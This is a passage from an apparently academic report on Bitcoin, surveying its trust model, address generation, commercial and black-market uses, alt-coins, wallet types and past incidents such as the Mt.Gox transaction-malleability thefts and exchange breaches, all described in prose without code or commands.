Using all of the indicators from above, it is possible to assume an increasing usage and awareness of Bitcoin. During 2013 there were plenty of mentions of Bitcoin in the media, which have made the general population more aware of it. We have found no specific number of users, but we estimate it was growing between August 2013 and April 2014 based on media covering, number of downloads of Bitcoin clients, and an increase in number of participants in social media. See Figure 2.5 for headlines about Bitcoins. The headlines were collected from different newspapers around the world.

2.1.8 Trust

When users wanted to use Bitcoin, they needed to trust that they could safely use Bitcoins and not lose their money by using it. They also had to see a value in Bitcoins. To establish trust and to represent a value to its users, is a challenge that any currency will face, digital or not. If the users see no value or does not trust to the currency, then users will not use nor adopt the currency, and the currency will slowly fade away. Bitcoin used transparency to create trust. The initial white paper, which Bitcoins is based upon, is openly available and can be read by anyone. The Bitcoin client software is also open-source and anyone can read through the source code for the Bitcoin clients. Being open source allows users and developers to scour through the code to check that there is no malware or other malicious behavior hidden away in the program. The compiled binaries that users download can be verified using checksums or digital signatures. This allows a paranoid user to download either the source code and compile the source code, or verify the signed binary. After the initial adoption by Bitcoin enthusiasts, the media started writing about Bitcoins, and its user and popularity, and thus legitimizing Bitcoins for other users. This network effect caused more people to join.

Open sourced Bitcoin is completely transparent, both the white paper and the source code is available to all. Any one can download the source code and compile the code on their own. It also opens up for a peer review of the code, so that mistakes and any deviations from the specifications can be discovered and corrected. This can give the users elevated trust, but is not a guarantee that the code contains no bugs or flaws.

2.1.9 Anonymity

Each user in the Bitcoin network is required to have at least one private key and one public key, called a key pair. These keys are used to sign transactions and act as a pseudonym for the user within the Bitcoin system. The public key is derived from a private key and is used as a base to create the address for the user. The procedure for generating a new address is shown in Figure 2.6. The key pairs are stored in a special file called the Bitcoin wallet, which hold all the user's key pairs. These addresses are publicised every time a user receives or sends Bitcoins[15] and serves as a pseudonym for the user. An IP address is linked to each transaction too, which makes it possible to track the user[16][17]. Privacy can be increased if the user uses a new address for each transaction

[17][18][16] and by masking your IP address by routing through proxies or similar. This makes it more difficult to associate your public key to your IP address and thus hides your physical location.

Bitcoin address generation As shown in Figure 2.6 the Bitcoin address is derived from the user's public key. The public key contains the x- and y-coordinates used in elliptic curve cryptography. The 1 byte preceding the coordinates in the public key is 1 byte with the value 0x04. The public key is first hashed with SHA-256, then the digest is hashed again with RIPEMD-160. The resulting digest is a 20 byte value that is the Bitcoin binary address. This is padded with a network identification byte to specify which network the address is going to be used within. A checksum is added to the binary address in order to be able to verify the address' integrity. This checksum is created from the double SHA-256 hash of the Bitcoin address. The first 4 bytes from the resulting digest form the checksum, which is concatenated at the end of the Bitcoin address. The resulting 25 bytes are then converted to base58 and the Bitcoin address is generated.

2.1.10 Commercial usage

Many businesses have adopted Bitcoins and now allow their customers to use Bitcoins to pay for their services. The reason why a specific business decided to use Bitcoins may vary.

Wordpress Wordpress is an open source content-management system. It is a free tool based on PHP and MySQL. As a user you can now use Bitcoins to pay for upgrades on your Wordpress blog[19]. Wordpress states they chose to use Bitcoins because[19]: *PayPal alone blocks access from over 60 countries, and many credit card companies have similar restrictions. Some are blocked for political reasons, some because of higher fraud rates, and some for other financial reasons. Whatever the reason, we don't think an individual blogger from Haiti, Ethiopia, or Kenya should have diminished access to the blogosphere because of payment issues they can't control. Our goal is to enable people, not block them. Bitcoin is a digital currency that enables instant payments over the internet. Unlike credit cards and PayPal, Bitcoin has no central authority and no way to lock entire countries out of the network. Merchants who accept Bitcoin payments can do business with anyone.*




Figure 2.6: Bitcoin address generation

Khan Academy As a not-for-profit organisation, Khan Academy accepts Bitcoins, among other currencies, to aid their operations[20]. Khan Academy aims at providing free quality education to anyone.

Libre Office The Document Foundation[21] has created Libre Office, which is a non-profit organisation. The development of Libre Office is by its users and is free of charge to use. They accept donations to help further develop their software and they also accept donation through bitcoins[22].

Electronic Frontier Foundation The Electronic Frontier Foundation is a non-profit organisation and is dependent on donations to keep its operations running. It has now accepted Bitcoins as donation to continue its cause[23].

Coinbase Coinbase[24] offers to storing, sending, and receiving bitcoins. Coinbase has U.S. bank integration, which links a user's Coinbase wallet to their U.S. bank account[24].

More examples There are plenty of businesses that have added Bitcoin as a payment option. For an overview, visit [www.http://usebitcoins.info](http://usebitcoins.info).

2.1.11 Illegitimate and borderline illegal usage

There exists many different reasons for why someone would use bitcoins, and some of those reasons may be illegal. Such as operating an illegitimate business, buying illegal services, or similar reasons. Criminals are attracted to the anonymity that is associated with Bitcoins[16]. This anonymity helps cloak themselves and their customers, so that their users can participate in their illegal operations without revealing their real identification. Also, many of the operations require a payment system that is not part of the established financial infrastructure, because using those systems leaves financial traces which can be used by law agencies to get the criminals convicted.

The most infamous illegal Bitcoin operation run is Silk Road, which got loads of media attention during the Fall of 2013. It was taken down[25], but it was soon replaced by Silk Road 2.0[4][26].

Silk Road Silk Road[27][28] was an online black market where costumers could buy and sell any type of goods and services[28]. Silk Road was most known for drug trafficking[29] and used the Tor Network[30] to cloak the users.



Figure 2.7: The Silk Road domain has been seized



Figure 2.8: This is the image greets users at the new Silk Road 2.0[4]

Tor allowed users to securely browse to the Silk Road domain without any traffic monitoring. Bitcoins was used the only option for payments on Silk Road[28], as it offer more anonymity than other currencies. The founder of Silk Road was an anonymous character know only as 'Dread Pirate Robert'[25]. The founder of Silk Road was arrested and identified to be Ross Ulbricht[31][25]. The charges pressed against Silk Road included drug distribution, attempted witness murder and attempted murder for hire[28]. After Silk Road had been seized, all of Silk Road's Bitcoins were seized. The total amount of Bitcoins were 170.000 Bitcoins[28] worth about \$34.5 millions at the exchange rate at that time.

Silk Road 2.0 Silk Road 2.0 was founded by the same pseudonym that founded the original Silk Road, Dread Pirate Roberts[4][26]. The new Silk Road was introduced to the world through a tweet by Dread Pirate Roberts[25] where he informed that Silk Road was back up[32]. For many it was deemed as inevitable that Silk Road 2.0 would rise, as taking down the original Silk Road

would not stop drug sales[4]. The new Silk Road is similar to the old one, both in web page design, layout and purpose.

Sheep Marketplace Sheep Marketplace was an anonymous marketplace hosted on the Tor network[33][34]. It was established in March 2013[33], but was taken down when a vendor stole 96,000 bitcoins from their users[34][35].

Russian Anonymous Marketplace (RAMP) RAMP is a Russian alternative to Silk Road[36]. RAMP is also hosted on the Tor network and uses Bitcoins as payment for services on the site.

Online Casinos Many online casinos and gambling sites have embraced Bitcoins and allow their users to place bets and wagers with Bitcoins. If a user wins, he or she is rewarded with Bitcoins. Many of the sites boast about the anonymity of using their sites and points to their security implementations and Bitcoins as proof. One of the online Bitcoin casinos, is Bitzino[37]. There is not much information available online, except that they offer an HTML5 solution to gamble online using Bitcoins. Another online Bitcoin casino is CasinoBitco.in[38]. They offer an online solution to place bets on sport events or from card games, such as blackjack.

2.2 Similar systems

There has been a flora of different digital currencies and payment systems both before and after Bitcoin. System such as Liberty Reserve, e-Gold, Litecoin, and PayPal are all similar to each other and to Bitcoin, in their own ways. The difference is most noticeable in the actual implementation and the system's architecture. The major differences are a centralized or distributed, and linked with the bank infrastructure or create their own infrastructure. A feature among some of the digital currencies is the promise of anonymity and secrecy for their users. This is a step away from the standard and centralized banking system which require its users to be identified and verified. The anonymity of a digital currency is desired because it allows the user to purchase and sell goods or services online without an audit trail. It is hard to identify the user without a trail that leads back to the true user. There are several reasons for why a user desires this anonymity, but that will not be discussed in this report. But not all digital payment systems or currencies are anonymous. Some of the systems require verification of their users and emphasize this requirement to prove that they operate a legitimate business. The opposite is seldom claimed; that they are an illegal business since they do not require verification. Most of the digital currencies that came after Bitcoin, are inspired by or based on the Bitcoin protocol. The spinoff coins are referred to as alternative coins (alt-coins) Some of these currencies are simply wrappers around the Bitcoin protocol, while other expand the protocol to add new features and functionality.

2.2.1 Digital payment systems

There are and have been many digital payment systems. Some attempted to digitize ordinary cash payments to ease online payments, while other tried a more radical approach and build an entirely new solution.

PayPal

PayPal[39] is an electronic payment system built on top of the existing economic infrastructure built by the many banks across the world. Since they leverage this already built system, it is easy for users to join PayPal. The user can chose to link their PayPal account to their existing bank account, or their credit or debit card. This allows PayPal to verify your account and eases withdrawing and depositing money. If you do not have a verified PayPal account, PayPal adds limits to the amount of money you are able to withdraw or deposit each

month. Their online system allows users to transfer money across the globe in real time[40]. PayPal is recognized as a secure system by eBay[41], which acquired PayPal for \$1.5 billion[42]. eBay uses PayPal to offer their users safe and secure transactions while shopping.

Liberty Reserve

Liberty Reserve[43] was a digital currency based in Costa Rica[44]. Money invested in Liberty Reserve bought the investor an amount of Liberty Reserve Euros or Liberty Reserve Dollars. It was founded by Arthur Budovsky after his exchanger ‘Gold Age, Inc.’ for e-Gold 2.2.1 failed. Budovsky then started Liberty Reserve and built it together with his partners[43]. When a user wanted to sign up for Liberty Reserve they had to fill in their name, address, and date of birth. Liberty Reserve required no verification of the users identification, which is contrary to what traditional banks and other payment systems do[43]. The user was then free to trade with other Liberty Reserve users. To fund your Liberty Reserve account, you had to send money through third party exchangers. This was to improve the user’s anonymity, as a direct transfer from the user’s bank account into the user’s Liberty Reserve account could leave a trail from the Liberty Reserve user and back to the owner of the account. Users also had to use the exchangers for withdrawing their Liberty Reserve funds[43]. By only allowing users to deposit and withdraw money through exchangers, Liberty Reserve could avoid collect any sensitive information on their users. These exchangers would buy large quantities of Liberty Reserve, which they would sell for different national currencies. Liberty Reserve recommended their users to a few trusted exchangers, located around the globe. These exchangers tended to be unauthorized money transmitting operations, which ran without any governmental regulations. The third-party exchangers took a small fee for their services, often in order of 5%. Liberty Reserve themselves made money by taking a 1% from every transaction made within the Liberty Reserve system.

e-gold

e-gold was founded by Gold \$Silver Reserve Inc in 1996[44]. It was a digital currency based ounces of gold and other precious metals. e-gold allowed its users to transfer money to other e-gold accounts online[45]. The funds could be used globally for commerce or transferred between two private entities. To get e-gold, you had to buy e-gold from exchangers, which converted national currencies into e-gold. The e-gold scheme is similar to the gold certificates, which are used to

verify that the owner of the certificate is in possession of a certain amount of gold stored in a given bank. The gold, which you buy a part of, was allegedly stored in Europe. There was no identity verification need to create for an e-gold account, only a working e-mail account[28]. Since the only identification verification was an email account, transactions and account owners were anonymous. Users are traceable through the e-gold system when they try to cash out their e-gold to a national currency, but the accounts had no trail back to a person.

2.2.2 Alternative coins

There have been several attempts to add or correct functionality of the Bitcoin protocol. These corrections or additions are referred to as 'alt-coins', which is short for alternative coins. Following are a fragment of all the alt-coins available in December 2013.

Litecoin

Litecoin[46] is based off of Bitcoins and have an identical structure. Litecoin is, as Bitcoin is, a peer-to-peer distributed digital cryptocurrency. The client was built from the same code as the official Bitcoin client[46]. The difference between Bitcoin and Litecoin is that it uses a different hashing algorithm to verify the miner's proof of work. Bitcoin uses the SHA-256 hash algorithm, while Litecoins use Scrypt[47]. Scrypt was designed to be fast, but also more memory expensive, in order to stop GPU, field programmable gate array (FPGA) or application specific integrated circuits (ASIC) miners. Scrypt algorithm is designed to work in a way that is both memory intensive and sequential. This creates a bottleneck which stops the significant performance boost gained by custom hardware or parallel execution. It is thus more feasible to mine with consumer-grade computers with Litecoin than with Bitcoin. Litecoin's intent is to produce a new block every 2.5 minutes. This is faster than Bitcoin's 10 minutes. The time difference is created due to the different hashing algorithms. The faster block generation will render Litecoin a more viable alternative for shops, as a confirmation on a transaction will appear faster than a transaction verification through Bitcoins. This means the customer don't have to wait as long for a confirmation on their purchase and is more suitable to real-life scenarios.

Namecoin

Another open source currency based on Bitcoins is Namecoin[48]. It utilizes the decentralized system from Bitcoin and uses it to allow its users to transfer Namecoins instead of Bitcoins. Another feature of Namecoin is to register or write a value to a specific key. This key/value registration can be used for many purposes, such as an alternative domain name service, where the key would be the domain and the value is the IP address of the host. This key/value feature is built by augmenting the Bitcoin protocol's features to support the key/value registration[49].

Primecoin

Primecoin[50][51] is derived from Bitcoin and has replaced Bitcoin's proof-of-work with deriving prime numbers. It aims to better utilize all the energy used to mine Bitcoin into something beneficial. The primes that are found can be used in many scientific disciplines, such as physics and math[50]. The primes used as proof-of-work are either Cunningham chain of first kind, Cunningham chain of second kind, or bi-twin primes. First kind Cunningham chains are sequences of k primes, where each prime is twice the preceding prime plus one, such as 2, 5, 11[52].

$$n + 1, 2n + 1, 3n + 1, \dots, 2^k n + 1. \quad (2.1)$$

The second kind is similar to the first kind, except that it is twice the preceding prime minus one, such as 2, 3, 5[52].

$$n - 1, 2n - 1, 3n - 1, \dots, 2^k n - 1. \quad (2.2)$$

Bi-twin chains are a sequence of natural numbers where every number is a prime.

$$n - 1, n + 1, 2n - 1, 2n + 1, \dots, 2^k n - 1, 2^k n + 1. \quad (2.3)$$

A bi-twin chain contains both a first and second order Cunningham chains, as we can see by adding (2.1) and (2.2).

Once a prime chain has been found that exhibits any of the three desirable properties, the block can be published. The network then has to confirm the miner's proof-of-work, which is done by confirming that the number found are probably primes. The verification is not a strict primality proof, as that would require a lot of computation power and slow down the verification process[51]. Primecoin also aims to process a transaction ten times faster than a Bitcoin transaction.

Peercoin

Peercoin[53] is a cryptocurrency based on Bitcoin. The changes that Peercoin has implemented in the Bitcoin system is how coin mining is done and verified. Peercoin differs in that it uses a proof-of-stake and proof-of-work hybrid, while Bitcoin only uses proof-of-work. Coin age is a central concept for proof-of-stake. Coin age is the amount of coin multiplied with the amount of coin. Coin age can be used as a proof-of-stake[54]. Proof-of-stake is to require that users prove they are in possession of the currency. The more money the user holds and the longer the money has been in the user's possession, the higher the coin age is and the higher the proof-of-stake.

2.2.3 Comparison of the payment systems and currencies

The following table contains a comparison of the prior mentioned systems. Partial anonymity is pseudonymity, meaning that wallet holders can be identified. This wallet and its actions can later be tied to a user, but not necessarily.

Name/System	Bitcoin	Structure	Regulated	Anonymity	Operating
PayPal	No	Centralized	Yes	No	Yes
Liberty Reserve	No	Centralized	No	Yes	No
e-gold	No	Centralized	No	Yes	No
Bitcoin	No	Decentralized	Depends on country	Partial	Yes
Litecoin	Yes	Decentralized	No	Partial	Yes
Primecoin	Yes	Decentralized	No	Partial	Yes
Namecoin	Yes	Decentralized	No	Partial	Yes
Peercoin	Yes	Decentralized	No	Partial	Yes

2.2.4 Wallet alternatives

Below are listed alternatives to relying on Bitcoin clients to manage your wallets. The applications use deterministic algorithms to recreate wallets from passwords.

Deterministic algorithms

With deterministic algorithms you can avoid that you or a third party need to manage your wallet. Instead you or a third party managing your wallet, you remember a password for your wallet. This password is used as a seed

to generate the wallet's private and public key, and which in turn is generates the wallet's address. If the password is secure, the wallet will not exist on any computer between sessions, but only in the owner's mind. Just like an ordinary wallet the bitcoins that belong to the wallet are stored in the public block chain. This method of creating and storing your wallet has the downside that a weak seed can be guessed by an attacker or just by chance from someone else who is trying to create their own password. A benefit is that the wallet is harder to access while in storage, as the wallet is not stored on any host system. Hardware wallets[55][56] and some clients[57][58] use a similar scheme to generate the keys they store to avoid storing keys in potentially unsafe environments.

Isolated computer

A scheme to prevent malware from accessing the user's private wallet key is to use a dedicated and isolated computer for signing transactions. The isolated computer has restricted external communication to prevent it from contracting malware. Whenever the user wants to create a new transaction the user must move the unsigned transaction from their primary computer to their signing computer. Once the isolated computer receives it, the transaction is signed with the private key stored on the isolated computer. The user then moves the signed transaction back to their primary computer and broadcasts the signed transaction to the Bitcoin network. This scheme requires a special kind of Bitcoin client, such as Armory[59].

Hardware wallet

A hardware wallet is similar to an isolated computer in that it is an isolated system for private keys. Examples of these are BitSafe[55] and Trezor[56]. The hardware wallets receive transaction from the computer they are connected to. Once the hardware wallets have signed the transaction it is returned to the computer and broadcast to the Bitcoin network.



Figure 2.9: Trezor's package design[5]

2.2.5 Comparison of wallets

The following table contains a comparison of the prior mentioned wallets.

Name	Isolated wallet storage	Deterministic	Operating
Deterministic algorithms	Yes	Yes	Yes
Isolated Computer Wallet	Yes	Depends	Yes
Hardware wallet	Yes	Yes	Soon

2.3 Incidents involving Bitcoin or similar systems

Digital operations that engage with money is an alluring target for attackers. There are many attack routes which can lead to monetary gains for the attacker. The following will be a summary of how digital payment systems have been exploited or taken down by law enforcement. Bitcoin has also been targeted by criminals and there are multiple occasions where bitcoins have been stolen.

2.3.1 Incidents involving similar systems

Similar system existed before Bitcoin and were attacked too. Below are examples of how the predecessors of Bitcoin were targeted and attacked.



Figure 2.10: The domain <http://www.libertyreserve.com/> has been seized

Liberty Reserve

Liberty Reserve (LR) was one of the most widely used digital currencies during its prime[43]. It boasted on its web page, www.libertyreserve.com, that it had ‘millions’ of users worldwide[43]. It is estimated that they transferred around \$6 billion dollars[28]. Even though LR’s primary operation involved money, it had not obtained a valid from the United States Department of Treasury. Without this registration, it is illegal to operate as a money transmitter. It became a system of choice for criminals and used to fund criminals in several different ways[28], such as credit card fraud, identity theft, investment fraud and computer hacking. On May 24 2013, Liberty Reserve’s operators were arrested and charged for conspiracy to commit money laundering and conspiracy and operation of an unlicensed money transmitting business[44]. The United States Department of Treasury identified LR as a financial institution of primary money laundering concern under Section 311 of the USA PATRIOT Act[44], which cuts LR off from United States economy.

e-gold

e-gold’s operation was affected by the changes introduced by USA’s Patriot Act, as it made operating a money transmitter business a federal crime if you didn’t hold a valid state money transmitter license. This law was only regulated in the states that required such a license. In 2004 Gold & Silver Reserve Inc. requested the United States Department of the Treasury to identify which regulations e-gold need to comply with, according to the new changes in the law. 2 years later the treasury replied that e-gold was not to be acknowledged as a currency. The following years after the reply, the treasury and the United States Department of Justice extended the definition of money transmitter in the Patriot Act to include any system that enables any kind of value to be moved between persons. This meant that e-gold, which has a value, but is not classified as a currency, can only be transmitted by entities with a money transmitter license. e-gold was brought to court under UNITED STATES OF AMERICA v E-GOLD, LTD. They were accused of operating an unlicensed money transmitting business[60] and money laundering[28]. e-gold filed a motion to dismiss the case[61], as they did not agree that their operations fit the definition of a money transmitting business, as they never deal in cash or currency. A part of the definition in United States Code is section 5330 and defines a money transmitting business as one that is required to report certain cash or currency transactions to the Internal Revenue Service. The motion was denied and in 2008[28] the company

was fined with \$3.7 million for ‘operation of an unlicensed money transmitting business’ and ‘conspiracy to engage in money laundering’[44].

2.3.2 Incidents involving Bitcoin

There are confirmed attacks performed against Bitcoin entities, such as the clients or services who provide them, and the protocol itself.[62][63]. Most of the attacks have been fixed by code changes in the clients or through protocol updates. Kaspersky published a report of financial threats in 2013[6]. They collected anonymous data from Kaspersky Security Network[64]. The network contains users and voluntary participants from around the world. From their data they observed that the number of malware detected had increased, starting in the second half of 2012. This is shown in Figure 2.11. As the hash rate of the Bitcoin network rose, the number of Bitcoin mining malware attacks decreased and the number of wallet stealing malware increased, as shown in Figure 2.12. This is probably due to the decreasing yield from using regular desktop computers to mine bitcoins, even though the processing power is free.[6] Kaspersky’s findings correlate with Dell SecureWorks Counter Threat Unit’s findings[65]. They also conclude that malware designed to steal cryptocurrency is the fastest-growing categories of malware. They found that the most common way of stealing large quantities of cryptocurrencies is through hacking exchanges or marketplaces[65]. Among the most common malware is the wallet stealing malware, which searches for default locations of Bitcoin wallets. These default locations are the standard directories used by the popular Bitcoin clients to save the wallets. Once a wallet is found, it is sent to the attacker’s server and all coins in the wallet is transferred to the attackers address[65]. They also found that most antivirus programs are ineffective against the cryptocurrency stealing malware[65] because the malware is often unique or a modified version of known malware, which makes fingerprinting the malware difficult.




Figure 2.11: The amount of tools made for either stealing Bitcoin wallets or Bitcoin mining malware as discovered by Kaspersky[6]




Figure 2.12: The amount attempted attacks with either malware designed for stealing Bitcoin wallets or Bitcoin mining malware compared to the number of such attacks, as discovered by Kaspersky[6]

Attacks concerning Bitcoin exchangers and services

Bitcoin exchangers are used to convert national currencies into Bitcoins, or vice versa. The exchangers often require you to register and verify your identity to use their services. Registration means creating an account for the users in their service and often a Bitcoin wallet associated with that account. The user logs into the service using their user name and password. Once they are logged in, the user can manage their bitcoins. Using an online Bitcoin exchanger often involves trusting the service with your wallet and access to all your bitcoins.

Transaction malleability A software implementation that was heavily exploited was called ‘transaction malleability’[66]. The attack was done by an attacker who change the contents of a transaction without affecting the transaction’s signature. This results in a new hash for the same transaction, which is still valid within the Bitcoin network. This is possible because a transaction only signs some of its information, not on all the fields in the transaction. The recipient, sender, and amount of bitcoin transferred remains untouched, even if the content is slightly modified. The problem with this malleability arises when the exchanger uses a transaction’s original hash as the only identifier for a transaction. The attacker can demand a withdrawal of their Bitcoins from the exchanger, which the exchanger will remember by the transactions’ original and unique hash. The attacker then changes the transaction’s hash. The attacker will still receive the bitcoins withdrawn from the exchanger and their balance at the exchanger is reduced with the amount withdrawn. The attacker then contacts the exchanger and claims they never received their bitcoins. If the exchanger looks up the transaction for verification of the customer’s claims, their transaction identifier points to a non-existing transaction in the block chain, and the attacker gets their money refunded. This can be repeated until the attacker has gotten enough bitcoins or the exchanger is out of money.

- **MtGox** Mt.Gox was a popular exchange and was heavily targeted with transaction malleability attacks[67][68][69]. As a result of the attacks, their operations ceased. It is estimated that 750,000 bitcoins were stolen[68][69]. Using the bitcoin’s value at the time the value of the stolen bitcoins was estimated to \$575 million USD.
- **Bitstamp** Bitstamp was also affected and they reported inconsistencies due to transaction malleability[70]. It was later uncovered that they were not affected by transaction malleability in their software[71]. Any loss of money were from balances that were in Mt.Gox’ care[71].




Figure 2.13: The message on <https://www.bitstamp.net> after the attack was discovered

Distributed Denial of Service (DDoS) Exchangers are public and as an economic entity, a Bitcoin exhcanger can be a desirable target for attackers. While Bitcoin was building up a foundation and gaining popularity, criminals could try to affect the value of Bitcoins through disrupting the ecosystem by DDoSing the popular exchangers[72][73]. This attack could cause the value of Bitcoins to fall as users are afraid of using either Bitcoins or the popular exchanger and hence sell their Bitcoins. If the attackers sold all their Bitcoins just prior to launching the DDoS attack, they can, after the attack has lowered the prices, buy even more Bitcoins from their profits. This process can be rinsed and repeated until the attackers feels they have gain enough profits. The DDoS affects the users negatively by rendering them unable to access the exchangers services, and if the attack lasts long enough, the users may panic and sell their bitcoins as soon as the service is available. This creates a sharp decline in value,

which the attackers can exploit to buy even more Bitcoins.

Malicious services The level of trust between you and the service should be high since you, as their user, trusts the service with your bitcoins. If this trust is unfounded, the result could be a loss of some or all of your bitcoins. This is what happened to users of GBL[74], which was a Chinese bitcoin trading platform. It established itself, gained users, and then vanished into thin air with all of their users' bitcoins. In total, GBL got \$4.1 million USD from its users. There are reports of warning signs against GBL[75], as GLB did not receive their official license to operate as a financial service. These malicious services can be hard to spot for a user and poses a threat to Bitcoin users.

Software exploits It is often difficult to properly assert an online service's security. An attacker only needs one flaw in the defenses to compromise the service. And this is not reserved to only the application, but the hosting and the people responsible for its operations. The entire stack that runs the server can be targeted.

- **Input.io** A software exploit happened to Inputs.io[76][77], where \$1.2 million were stolen or a total of 4100BTC. The exact reasons are unknown. Figure 2.15 contains the message left after the attack was discovered.
- **Bitcash.cz** Bitcash.cz was also targeted by attackers[78]. The attack was performed in late 2013 and emptied 4000 Bitcoin wallets.
- **LocalBitcoins** LocalBitcoins' hosting provider was requested to restart LocalBitcoins' server[79]. The restart request was performed but, at the time of writing, none of the customer's bitcoins are stolen. The attack was believed to originate from spoofed emails to Localbitcoins' hosting provider. Figure 2.14 shows the message on their website after the attack.
- **Mining pools** Mining pools are groups of miners who work together and share their profit. Give Me Coins lost Litecoins valued to be \$230,000 USD[80].

LocalBitcoins received a very dangerous attack against the site infrastructure on Saturday 3.5.2014.

For now

- All user data and Bitcoins are safe;
- The site will be down for a while as the system is being rebuilt

Details

LocalBitcoins hosting provided received a request to restart the LocalBitcoins.com website server and give access to the server console (root) on Sat May 3 13:32:27. LocalBitcoins team did not initiate this request. For now, it looks like the request was made using spoofed email addresses and other weakness in the hosting provider support system.

